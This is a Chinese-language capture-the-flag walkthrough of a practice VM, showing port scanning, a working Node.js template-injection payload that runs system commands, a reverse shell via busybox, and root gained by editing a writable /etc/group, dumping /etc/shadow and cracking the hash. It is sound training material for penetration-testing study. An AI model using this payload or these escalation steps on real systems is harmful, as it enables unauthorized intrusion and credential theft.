群友靶机-Temp


信息搜集

```
┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.161.251 -A -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-30 12:25 EDT
Nmap scan report for 192.168.161.251
Host is up (0.00094s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey: 
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Safe Welcome Center
3000/tcp open  http    Node.js (Express middleware)
|_http-title: Welcome Center
MAC Address: 08:00:27:90:0C:30 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 -
7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.94 ms 192.168.161.251

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.04 seconds
```

开放了22，80，3000三个端口

web探测

80




Safe Welcome Message Processor

Create custom welcome messages for new users. Your input will be safely processed into our standard template.

This system safely processes text content

3000



Welcome Message Processor


Create custom welcome messages for new users. Your input will be dynamically processed into our standard template.

This system processes plain text content only

看到文本框，尝试有没有xss的漏洞

xss漏洞尝试

结果发现80尝试之后没有xss的漏洞，3000有xss的漏洞


Welcome Message Processor
Create custom welcome messages for new users. Your input will be dynamically processed into our standard template.
192.168.161.251:3000
1
确定
This system processes plain text content only


```
<script>alert(1)</script>
```

那么尝试xss的其他几个注入，结果可以看到**Node.js 模板引擎**的payload可以使用

```
输入:<%= 7 * 7 %>
回显:49
```

找一下node.js的rce payload

```
<<%= this.constructor.constructor("return process")
().mainModule.require('child_process').execSync('id').toString() %>
```


Generated Welcome Message
查看器
控制台
调试器
网络
welcome
3 / 3
html › body › div.result-card › div.result-content › uid=1000(welcome)

```
<!DOCTYPE html>
<html> event
▼ <head>
    <title>Your Welcome Message</title>
  ▶ <style> ⋯ </style>
  ▶ <style data-id="immersive-translate-input-injected-css"> ⋯ </style>
  </head>
▼ <body>
  ▼ <div class="result-card">
      <h1>Generated Welcome Message</h1>
    ▼ <div class="result-content">
        空白
        <uid=1000(welcome) gid="1000(welcome)" groups="1000(welcome)" <=""
        div="">空白</uid=1000(welcome)>
      </div>
    </div>
  </body>
▶ <div id="immersive-translate-popup" style="all: initial"> ⋯ </div>
</html>
```

这里回显了空白，我还以为没有成功，结果在源码内看见了有回显，那么证明是正确的

反弹shell

没有nc，那么使用busybox进行反弹

```
┌──(root㉿kali)-[/home/kali/bash]
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.161.76] from (UNKNOWN) [192.168.161.251] 40038
id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
```

写个ssh公钥进去，方便连接

```
┌──(root㉿kali)-[/home/kali]
└─# ssh welcome@192.168.161.251
```

```
Enter passphrase for key '/root/.ssh/id_rsa':
Linux Temp 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr 11 22:27:59 2025 from 192.168.3.94
welcome@Temp:~$ id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
```

提权

```
welcome@Temp:~$ sudo -l
Matching Defaults entries for welcome on Temp:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Temp:
    (ALL) NOPASSWD: /usr/sbin/reboot
```

传一个linpeas.sh看看有没有什么信息可以利用的

```
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#writable-files
/dev/mqueue
/dev/shm
/etc/group
```

可以看见**/etc/group**文件有可写的权限，尝试给welcome用户写入到**sudo,shadow**组内，然后重新登陆

```
welcome@Temp:~$ grep -E 'sudo|shadow' /etc/group
sudo:x:27:welcome
shadow:x:42:welcome
welcome@Temp:~$ id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome),27(sudo),42(shadow)
```

读取**/etc/shadow**文件

```
welcome@Temp:~$ cat /etc/shadow|grep 'welcome'
welcome:$6$5aPJr2PfLEe1OJqk$vcaYOfDgCNO.G.PkNFMOLj2CS8O3S5FSogWPHcZSPTSjSEec1YveEGhJOJXnEGlzRxx1BlHOUJeIIbP7RN2XT.:20293:0:99999:7:::
```

john爆破一下

```
┌──(root㉿kali)-[/home/kali/aaa]
└─# john tmp  --wordlist=/home/kali/bash/rockyou.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as
"HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type
instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$
[SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sainsburys       (welcome)
1g 0:00:03:19 8.13% (ETA: 13:38:14) 0.005006g/s 6572p/s 7075c/s 7075C/s
sashanicole..sarita100
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

密码是**sainsburys**

```
welcome@Temp:~$ sudo -i
[sudo] password for welcome:
root@Temp:~# id
uid=0(root) gid=0(root) groups=0(root)
```

flag

```
root@Temp:~# cat root.txt  /home/welcome/user.txt
flag{root-60b725f10c9c85c70d97880dfe8191b3}
flag{user-12f54a96f64443246930da001cafda8b}
```